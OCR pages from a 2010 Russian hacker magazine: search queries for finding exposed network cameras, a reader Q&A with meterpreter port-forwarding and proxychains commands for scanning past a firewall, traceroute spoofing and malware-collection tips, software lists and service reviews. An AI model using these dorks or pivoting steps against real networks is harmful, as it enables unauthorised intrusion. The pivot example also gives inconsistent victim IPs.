intitle:start inurl:cgistart
intitle:"sony network camera
site:.viewnetcam.com -www.
viewnetcam.com
intitle:"Toshiba Network Camera"
user login
intitle:"netcam live image"
(disconnected)
intitle:"i-Catcher Console — Web
Monitor"
```

Q: Как удалить из ОС драйверы неиспользуемых устройств?

A: Подключив даже один раз беспроводную мышку, чужую флешку или любой другой девайс, мы вынуждаем ОС устанавливать для них драйвер, который остается даже в том случае, если сами устройства больше никогда не используются. Таким образом, в системе появляются «устройства-призраки» , что в свою очередь приводит к тому, что ОС начинает долго загружаться. Крайне желательно хотя бы иногда чистить ОС от драйверов таких неиспользуемых устройств, с чем отлично справляется утилита GhostBuster (ghostbuster.codeplex.com). Главное — не удалить лишнего!

Q: Столкнулся с такой проблемой. Выполняю пентест корпоративной сети, разделенной файрволом на две части (режет все кроме HTTP/HTTPS-трафика). Уже получил доступ к машине из первой половины сети (172.16.186.132). С этой машины получил доступ через meterpreter-сессию к одной из машин из второй половины сети (172.16.186.126) (та, что за файрволом). Можно ли как-то заставить Nessus просканировать вторую половину сети через meterpreter-сессию?

A: Да, такая проблема довольно часто возникает как в ходе взлома, так и при проведении пентестинга. Схема действий такова (в описании условимся, что машина из первой половины сети — атакующая, из второй — жертва):

1. Сначала необходимо через meterpreter-сессию установить OpenSSH на машину-жертву. Задача необычная, но весь процесс очень хорошо описан в статье: packetheader.blogspot.com/2009/01/installing-openssh-on-windows-via.html.

2. После установки OpenSSH и создания учетной записи нужно настроить Meterpreter, чтобы весь входящий трафик на 8000 порт атакующей машины форвардился на 22 порт жертвы:

```
meterpreter> portfwd add -L
172.16.186.132 -l 8000 -r
172.16.186.128 -p 22
```

3. Пускаем SSH-соединение через атакующую машину (172.16.186.132):

```
# ssh -D 127.0.0.1:9000 -p 8000
username@172.16.186.132
```

Данная команда поднимает SOCKS4-прокси на 9000 порту, который форвардит весь трафик до жертвы через SSH-сессию.

4. Используем PROXYCHAINS для того, чтобы пустить трафик nessusd через SOCKS4-прокси, висящем на 9000 порту (для этого необходимо внести небольшие изменения в файл конфигурации proxychains.conf — в частности поменять порт, указанный в последней строке файла):

```
# proxychains /usr/sbin/nessusd -D
```

5. Запускаем Nessus-клиент и можем сканировать сеть.

Q: В последнее время стал замечать, что Wireshark при большом потоке пакетов начинает сильно подвисать. Есть ли какой-то способ исправить это?

A: Проблема в том, что Wireshark-у необходимо одновременно перехватывать пакеты, разбирать их на части и обновлять окно с информацией. При анализе большого потока пакетов слабая машина банально не справляется. Выход есть — консольная версия Wireshark Tshark. Тулза поставляется вместе с основной программой и имеет внушительный список опций для запуска (справка выдается по команде tshark -h).

Как это использовать? Для начала работы нужно сперва выбрать сетевой интерфейс для прослушивания. Список доступных интерфейсов запрашивается командой tshark **-D**. Вывод будет представлять собой нечто подобное:

```
1. \Device\NPF_{11A468B6-C065-
45F6-AB32-D69695A6F601} (MS Tunnel
Interface Driver)
2. \Device\NPF_{A16900A3-020C-
4B05-B430-4CD67527C189} (Realtek
RTL8168B/8111B PCI-E Gigabit
Ethernet NIC)
```

Для перехвата трафика со второго интерфейса достаточно ввести в консоли:

tshark -i 2 -wexample.pcap -f "tcp[13] = 0x14", где

-i — указывает какой интерфейс прослушивать;

-w — задает, в какой файл сохранять перехваченные пакеты;

-f — определяет фильтр пакетов, использующий синтаксис libpcap (в данном случае, сохраняем tcp пакеты с 13-ым битом в заголовке равным 0x14, то есть пакеты с установленными флагами RST и ACK). Подробнее про синтаксис можно узнать в мануале www.cs.ucr.edu/~marios/ethereal-tcpdump.pdf и на сайте www.tcpdump.org/tcpdump_man.html.

Для того чтобы закончить захват пакетов, достаточно нажать <Ctrl-C>. Полученный файл example.pcap можно загрузить в Wireshark и спокойно, без всяких тормозов, анализировать.

Q: Скажи, как можно сравнить две версии одной и той же динамической библиотеки или бинарника, чтобы посмотреть, какие функции изменились и что именно в них изменилось?

A: Для того чтобы сравнить, что изменилось в приложении, можно использовать следующие плагины для IDA:

- BinfDiff (www.zynamics.com/bindiff.html)
- TurboDiff (corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff)

Схема работы проста: дизассемблируем первую библиотеку, затем вторую. После этого открываем первый диззасемблинг (*.idb файл), заходим в Edit → Plugins → Turbodiff/Bindiff и выбираем опцию «compare with», после чего указываем файл с диззасмеблингом второго файла. В результате программа выдаст подробный отчет о том, какие были произведены изменения в исполняемых файлах.

Q: Ковыряю скрипты на наличие XSS/CSRF-багов, не хватает хорошего средства для отслеживания JavaScript-событий. Подскажи, чем лучше пользоваться?

A: Скрипты, отладка, XSS, Javascript — для всего этого хорошо подходит связка Firefox + Firebug + Eventbug. Если о первых двух знают практически все, то Eventbug, который появился совсем недавно, многие по незнанию обходят стороной. Забавно, что это плагин для Firebug'а, который сам по себе уже является плагином (а потом мы удивляемся, что Firefox стал почему-то тормозить :)). А предоставляет он как раз то, что тебе нужно: позволяет просматривать все обработчики событий на странице. После его установки в Firebug появляется дополнительная вкладка «Events». Теперь для того, чтобы посмотреть

обработчики какого-либо элемента, достаточно выделить его, и все обработчики сразу отобразятся на панели. Для работы Eventbug требует Firefox 3.6 и Firebug 1.5 или выше. Сам Eventbug находится в стадии активной доработки и пока доступна только бета-версия, которую можно взять здесь — getfirebug.com/releases/eventbug/1.5/eventbug-0.1b4.xpi.

Q: Известно, что многие пользователи Linux используют утилиту traceroute для исследования сети. Можно ли ее как-то обмануть?

A: Нет ничего невозможного :). Специально для этого была создана программка Fakeroute (www.thoughtcrime.org/software/fakeroute). Она позволяет задать поддельный маршрут, который будет добавлен к реальному. Скажем, реальный маршрут выглядит так:

```
traceroute to yyyy (63.199.yy.yyy),
30 hops max, 38 byte packets
1 xx.xxx.com (172.17.8.1) 0.867 ms
0.713 ms 0.601 ms
2 adsl-64.dsl.snfc21.pacbell.net
(64.165.xxx.xxx) 2.065 ms 1.895 ms
1.777 ms
3 yyyy.com (63.199.yy.yyyy) 28.585
ms 26.445 ms 25.489 ms
```

А теперь чуть поиграем с ним с помощью Fakeroute'а:

```
traceroute to yyyy (63.199.yy.yyy),
30 hops max, 38 byte packets
1 xx.xxx.com (172.17.8.1) 0.867 ms
0.713 ms 0.601 ms
2 adsl-64.dsl.snfc21.pacbell.net
(64.165.xxx.xxx) 2.065 ms 1.895 ms
1.777 ms
3 wh243.eop.gov (198.137.241.43)
0.442 ms 0.553 ms 0.42 ms
4 foundation.hq.nasa.gov
(198.116.142.34) 0.442 ms 0.542 ms
0.422 ms
5 yyyy.com (63.199.yy.yyyy) 28.585
ms 26.445 ms 25.489 ms
```

Несложно заметить, что на пути следования магическим образом появилось несколько любопытных узлов :).

Q: Каким образом можно зарабатывать деньги на информационной безопасности, кроме как проводить непосредственно пентесты? Естественно, легально.

A: На самом деле, как и в любой другой нише, возможностей здесь миллион. Если не брать в расчет разработку и продажу специализированного софта, выполняющего те или иные проверки, то можно привести в пример несколько успешных веб-сервисов. Взять хотя бы продажу VPN, когда бизнесменам и политикам, требовательным к безопасности, необходимо работать исключительно через защищенное соединение. Увы, те абузоустойчивые VPN, которые продаются хакерам для анонимности, не вполне легальны, потому что владельцы и хостинг намеренно игнорируют жалобы и обращения компетентных органов. Другой пример — сервис по взлому WPA-ключа с помощью облачных вычислений WPA Cracker (www.wpacracker.com). Ребята подняли кластер из 400 процессоров, нагенерировали огромное количество радужных таблиц (для 135 миллионов паролей), а теперь предоставляют доступ к этому хозяйству за небольшую денежку. В результате, любой желающий за 17$ может попробовать взломать ключ WPA или пароль к ZIP-архиву. На перебор по таблицам уйдет не более 20 минут, в то время как у обычного двухядредного компьютера на ту же задачу ушло бы 5 дней. Сервис из сегодняшнего WWW2 — SHODAN (www.shodanhq.com), позволяет по заданным параметрам найти серверы (например, работающие на версии Apache). Общая часть функционала бесплатна, но если хочешь экспортировать результаты в удобном XML формате, изволь заплатить денежку. Короче говоря, возможность сделать абсолютно легальный сервис, который напрямую касается ИБ и приносит деньги — более чем реально.

Q: Где бы раздобыть свежих образцов малвари для анализа? :)

A: Проще всего, зайти на www.malwaredomainlist.com и www.malwareurl.com и скачать свежую базу доменов, откуда производится загрузка троев и другой малвари. Дальше все просто: запускаем виртуальную машину, открываем в старом непатченном браузере один сайт за другим и, анализируя изменения в файловой системе и реестре (утилитами RegMon/FileMon), и удивляемся, насколько легко можно подцепить троя, просто серфя инет.

Q: Нужно быстро генерировать NTLM-хеш, как это сделать?

A: Вот тебе пример на Python'е, и это, пожалуй, наиболее простой способ:

```
import hashlib,binascii
hash = hashlib.new('md4',
"thisismyhashvalue".encode('utf-
16le')).digest()
print binascii.hexlify(hash)
```

Q: Устроился на подработку админом в одну небольшую компанию (30 компьютеров в локалке, несколько серверов). Пользователи умудряются моментально засорить место на HDD, из-за чего начинает глючить внутренний софт, написанный не самым лучшим программистом. Как бы централизовано проверить наличие свободного места на каждом из компьютеров?

A: Я бы сделал это с помощью PowerShell'а, используя функцию Get-WMIObject Win32_LogicalDisk. Предположим, список компьютеров хранится у нас в файле c:\hostlist.txt, тогда для вывода информации о свободном месте на каждом из хостов можно получить одной единственной командой:

```
Get-WMIObject Win32_LogicalDisk
-filter "DriveType=3?
-computer (Get-Content c:\
hostlist.txt) | Select
SystemName,DeviceID,VolumeName,@
{Name="size(GB)";Expression={"{0
:N1}" -f($_.size/1gb)}},@{Name="
freespace(GB)";Expression={"{0:
N1}" -f($_.freespace/1gb)}} | Out-
GridView
```

Надо заметить, что большая часть кода занимается выводом и фильтрацией результата.

Q: Каким образом можно наиболее безболезненно мигрировать с MySQL на SQL Server?

A: С такой ситуацией недавно столкнулся лично, когда начальство попросило осуществить подобный переход. Сложность заключается в том, что в MySQL многие вещи отличаются от SQL Server. Для того чтобы не заморачиваться со многими нюансами вручную, можно автоматизировать процесс — для этого специально создана утилита Microsoft Sql Server Migration Assistant for MySQL (bit.ly/8peZcm).

Q: Хочу посмотреть фильм на своем аппаратном HD-проигрывателе. К проигрываемому видеофайлу нельзя подключить внешнюю звуковую дорожку (хочу посмотреть фильм в оригинале), поэтому приходится заранее это делать на компьютере. Пользуются сложным видеоредактром: муторно и сложно. Подскажи какой-нибудь простой способ.

A: Бесплатная программа AVI-Mux GUI (www.alexander-noe.com/video/amg) — то, что доктор прописал. Процесс в этом случае проще простого:

- выбираешь видео файл;
- извлекаешь информацию о доступных аудиодорожках (кнопка «generate data source»);
- далее добавляешь в программу (можно прямо Drag'n'Drop'ом) файлы с другими звуковыми дорожками;
- нажимаешь Start, чтобы через некоторое время получить готовый файл.

С помощью этой же программы можно склеить и несколько видеофайлов в один.

>>WINDOWS
>>Development
ILMerge
JRE 6u19
Microsoft Application Verifier 4.0
Rad Software Regular Expression Designer v1.4
SciTE 2.10
SQLite Expert Personal 2.4.12
SQLyog 8.32
Sublime Text 1.3
TreeSize Free 2.4
UltraEdit 16.00
Visual Paradigm for UML 7.2 Community Edition

>Games
Cheat Engine 5.6
Construct 0.99.62
Hedgewars 0.9.13
Souptoys 1.6.0.8
Engine Development Kit 1.9.1

>Misc
7 Taskbar Thumbnail Customizer
Agent Ransack 2010
Ant Renamer 2.10.0
BatteryCare 0.9.7.10
CodySafe
Desk Drive 1.8.2
Duplicate Music Files Finder 1.6
ExQueues Shell Queue 0.3.10
Keys Extender r12
Launchy 2.5
LogViewer Pro 1.8.0
MooO RightClicker 1.38
TreeSize Free 2.4
Ultimate Windows Tweaker 2.1
UNetbootin 4.29
winPenPack Flash Essential 3.6

>Multimedia
AIMP 2.61.560
Camtasia Studio 7.0.0
CDBurnerXP 4.3.0
Faceworx 1.0
Fotosketcher 1.96
Foxit Reader 3.2.1
LEGO Digital Designer 3.0.11
MetatOGGer 3.12
Miro 3.0
SeeMonkey Demo
Tableau Public 5.1
Teemoon Video Matching 1.0.5
Wondershare PPT2Video Free
YoWindow 2.0

>Net
AnalogX LinkExaminer 1.01
Feed Notifier 2.2
Gbridge 2.0
Http File Server 2.2f
mRemote 1.63
PrimeDesktop Beta 1.0
SmartCode VNC Manager 5.5
StrongDC++ 2.41
TeamViewer 5.0.8
TightVNC 2.0 Beta 1
WinDump 3.9.5
WinPcap 4.1.1

>Security
CHScanner 0.9.8.1
Digital Forensics Framework 0.5.0
Eraser 6.0.6
FSF 0.7.3.9
Kon-Boot 1.1
Nmap 5.30BETA1
OWASP CSRFTester 1.0
PenTBox 1.3.2
Plecost 0.2.2-8
Scalp 0.4
SIP Inspector 1.0
StreamArmor v1
Toolza 1.0
VASTO beta
w3af 1.0rc3
WebCastellum 1.8.3
WebRaider 0.2.3.8
Websecurify 0.5
XSSer 0.4

>System
Auslogics Disk Defrag 3.1.4
Comodo Time Machine 2.6.1
DLL Archive 1.01
Double Driver 3.0
Driver Magician Lite 3.49
ImDisk Virtual Disk Driver 1.2.8
Open Hardware Monitor 0.1.28
Parted Magic 4.9
PortMapper 1.04
Process Explorer 12.01
Software Informer 1.0.5
VirtualBox 3.1.6
ZeuApp 1.4

>>UNIX
>Desktop
Amarok 2.3
Nairo-compmgr 0.3.0
Clementine 0.2
DirSync Pro 1.24
Exaile 0.3.1
FBReader 0.12.9
Gaupol 0.15.1
gLabels 2.2.7
Gnumeric 1.10
KMPlayer 0.11.2
mhWaveEdit 1.4.18
OGMRip 0.13.4
Openbox 3.4.11.1
OpenShot 1.1
Pinta 0.2
RecordStream 0.9.2
Scribus 1.3.6
Simple Movie Catalog 1.3.0
Smb4k 0.10.6
TeXmacs 1.0.7.4
VK_search 0.1.0

>Devel
Android NDK r3
BPython 0.9.6.2
C++ Sockets Library 2.3.9.2
GDB 7.1
GSQL 0.2.2
GTK+ 2.20.0
libimobiledevice 1.0.0
libpng 1.4.1
libtorrent 0.14.9
nwcc 0.8.1
Octave 3.2.4
Parrot 2.2.0
PyInstaller 1.4
PyPy 1.2
Python 2.6.5
Redcar 0.3.4dev
SolarPHP 1.0
Squeak 4.0
Titanium 1.0
ZeroC ICE 3.4

>Games
SuperTux 0.3.3

>Net
0MQ 2.0.6
Darkstat 3.0.713
EisKaltDC++ 2.0
elFinder 1.1
Google Chrome 5.0.342.7 Beta
Instantbird 0.1.3
Khal 0.0.1
Miro 3.0.0
Mozilla Firefox 3.6.2
Mpop 1.0.20
Opera 10.51
pyAggr3g470r
Rekonq 0.4.0
Retroshare 0.5.0
Rspamd 0.2.9
rTorrent 0.8.6
Rutorrent 3.0
Sharktorrent 0.2.0.4
Twitim 1.4.2
Uget 1.5.0.3

>Security
ClamAV 0.95.3
Dnswall 0.1.4
Dradis 2.5.1
Dsniff 2.3
Flint
HnTool
Lshell 0.9.10
Ncrack 0.01a
OpenSSL 1.0.0
Passwdqc 1.2.1
Pyscanlogd 0.5
Ratproxy 1.58
Skipfish 1.26b
Sqlmap 0.8
Stunnel 4.32
Surfjack 0.2b
Ubitack
VMvicnum 14
Webpentools 0.1
Yummy

>Server
Apache 2.2.15
BIND 9.7.0
CUPS 1.4.2
DHCP 4.1.1
Freeradius 2.1.8
Lighttpd 1.4.26
Monkeyd 0.9.3
MySQL 5.1.45
NFS-Ganesha 0.99.63
OpenLDAP 2.4.21
OpenSSH 5.4
OpenVPN 2.1.1
Postfix 2.7.0
PowerDNS 3.2
Pure-ftpd 1.0.29
RabbIT 4.5
Samba 3.5
Squid 3.0.STABLE25
Tnftpd 20100324
Vsftpd 2.2.2

>System
Ailurus 10.03.2
ATI Catalyst 10.3
Fio 1.38
Grep 2.6
Install Kernel 0.9.4
Linux From Scratch 6.6
Linux Kernel 2.6.33.1
Mdadm 2.6.9
Mirmon 2.3
NTFS-3G 2010.3.6
nVidia 195.36.15
Synchrorep 1.4.5
Tar 1.23
VirtualBox 3.1.6
Wine 1.1.41
XNeur+gXNeur 0.9.8
Yum 3.2.27

>X-distr
NetBSD 5.0.2
System Rescue CD 1.5.0

>Площадка для хакера
Damn Vulnerable App 1.0.6
moth 0.6
Mutillidae 1.3
SecuriBench .91a
VMvicnum 1.4
WebGoat 5.2
WebMaven 1.01

DVD

№ 05(136)МАЙ 2010

ХАКЕР

КАК Я НАПИСАЛ TROJAN.WINLOCK СТР. 100

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

МАЙ 05 (136) 2010

(game)land hi-fun media publishing for enthusiasts
4607157100063 10005

$1000 НА ANDROID
ЗАРАБАТЫВАЕМ НА ПРИЛОЖЕНИЯХ ДЛЯ МОБИЛЬНОЙ ПЛАТФОРМЫ ОТ GOOGLE
СТР. 22

АДМИНСКИЕ ПРИКОЛЫ
ГЛУМИМСЯ НАД КУЛХАЦКЕРАМИ И ОФИСНЫМ ПЛАНКТОНОМ
СТР. 120

+

ОРГАНИЗУЕМ ГРАМОТНЫЙ БЭКАП
ИНЪЕКТИРУЕМ В SQLITE
ОПТИМИЗИРУЕМ СКРИПТЫ POWERSHELL 2.0

SHAKE WELL BEFORE USING

JIT SPRAY ПРОТИВ IE8
ПИШЕМ СОБСТВЕННЫЙ JIT-ЭКСПЛОЙТ, ОБХОДЯЩИЙ DEP И ASLR
СТР. 64

5 ВИДЕО-УРОКОВ НА DVD

БРУТИМ ДЕДИКИ ПО-НОВОМУ
СВЕЖИЙ ПОДХОД К КОДИНГУ RDP-БРУТФОРСЕРОВ
СТР. 96


ВИРТУАЛЬНЫЙ ЗАЩИТНИК
ЗАЩИЩАЕМ WINDOWS ПРИ ПОМОЩИ ВИРТУАЛЬНОЙ *NIX-СИСТЕМЫ
СТР. 78

МАСКАРАД СИМВОЛОВ
UNICODE-ОРИЕНТИРОВАННЫЕ АСПЕКТЫ БЕЗОПАСНОСТИ
СТР. 58

HTTP://WWW2


SHODAN
www.shodanhq.com

Как бы выглядел Google, если бы он искал не информацию, а непосредственно серверы? Создатели SHODAN ответили на этот вопрос. Сервис за несколько секунд позволяет найти серверы/роутеры для анализа, подходящие под заданные параметры. В основе сервиса — большая база серверов (прежде всего, веб, но постепенно добавляется инфа для FTP/Telnet/SSH-демонов) с их характеристиками, а его веб-часть предоставляет параметризованный поиск. Например, если мы хотим найти серверы, на которых установлен Apache, то задаем в поиске «Apache» — и получаем огромный перечень ресурсов. Уточняем версию: «apache 2.2.3» — список сужается. Помимо этого, можно использовать ключи country, hostname, net, os, port. В результате ничего не стоит, например, найти серверы на ISS, которые хостятся на винде и находятся в Штатах: «Microsoft IIS os:"windows 2000" country:US».




WAYBACK MACHINE
web.archive.org

Если вдруг какой-то ресурс перестает существовать или просто падает, переставая отвечать на вопросы, а какая-то его часть кровь из носа как нужна, на помощь приходят два инструмента. Во-первых, сохраненные копии можно попробовать вытащить из кэша Goolge или других поисковиков. А во-вторых, есть Wayback Machine, о которой много кто слышал, но мало кто пользуется. Последняя отличается тем, что делает полную копию ресурса, включая картинки и файлы, причем сохраняет историю версий. Так, когда мне недавно стало интересно, что же за троян был в софте для аккумуляторов Energizer (подробнее читай в MEGANEWS), я смог скачать его из архива Wayback Machine, несмотря на то что файлов с зараженной программой на оригинальном сайте и даже ссылок на них в кэше гугла уже не было.



RECONSTRUCTOR
www.reconstructor.org

В одном из WWW2 я рассказывал о сервисе SUSE Studio (susestudio.com) для сборки собственного дистрибутива на базе SUSE Linux. Теперь же благодаря инструменту Reconstructor такая возможность есть и для фанатов Ubuntu и Debian. В два счета можно собрать кастомайзный Linux, полностью подогнав его под себя. Ты сам выбираешь нужные пакеты, модули, графическую оболочку, можешь настраивать конфиги, добавлять в проект произвольные файлы. При этом работать на Linux'е своей мечты можно коллективно, совместно с другими пользователями сервиса.



MOCKINGBIRD
www.gomockingbird.com

Когда мне нужно сделать прототип или каркас для приложения или веб-сайта, я обычно использую замечательную программу Axure RP (www.axure.com). Другие решения по разным причинам не подходили, и вот теперь, наконец, появилась альтернатива. Свежая находка — сервис mockingbird, позволяющий в удобнейшей форме набросать каркас для сайта или веб-админки. Процесс проектирования удивляет своей простотой. Причем шаблоны для разных частей сайта можно связать между собой и интуитивно между ними перемещаться. В завершение можно расшарить сам проект или экспортировать результат в PNG/PDF файл.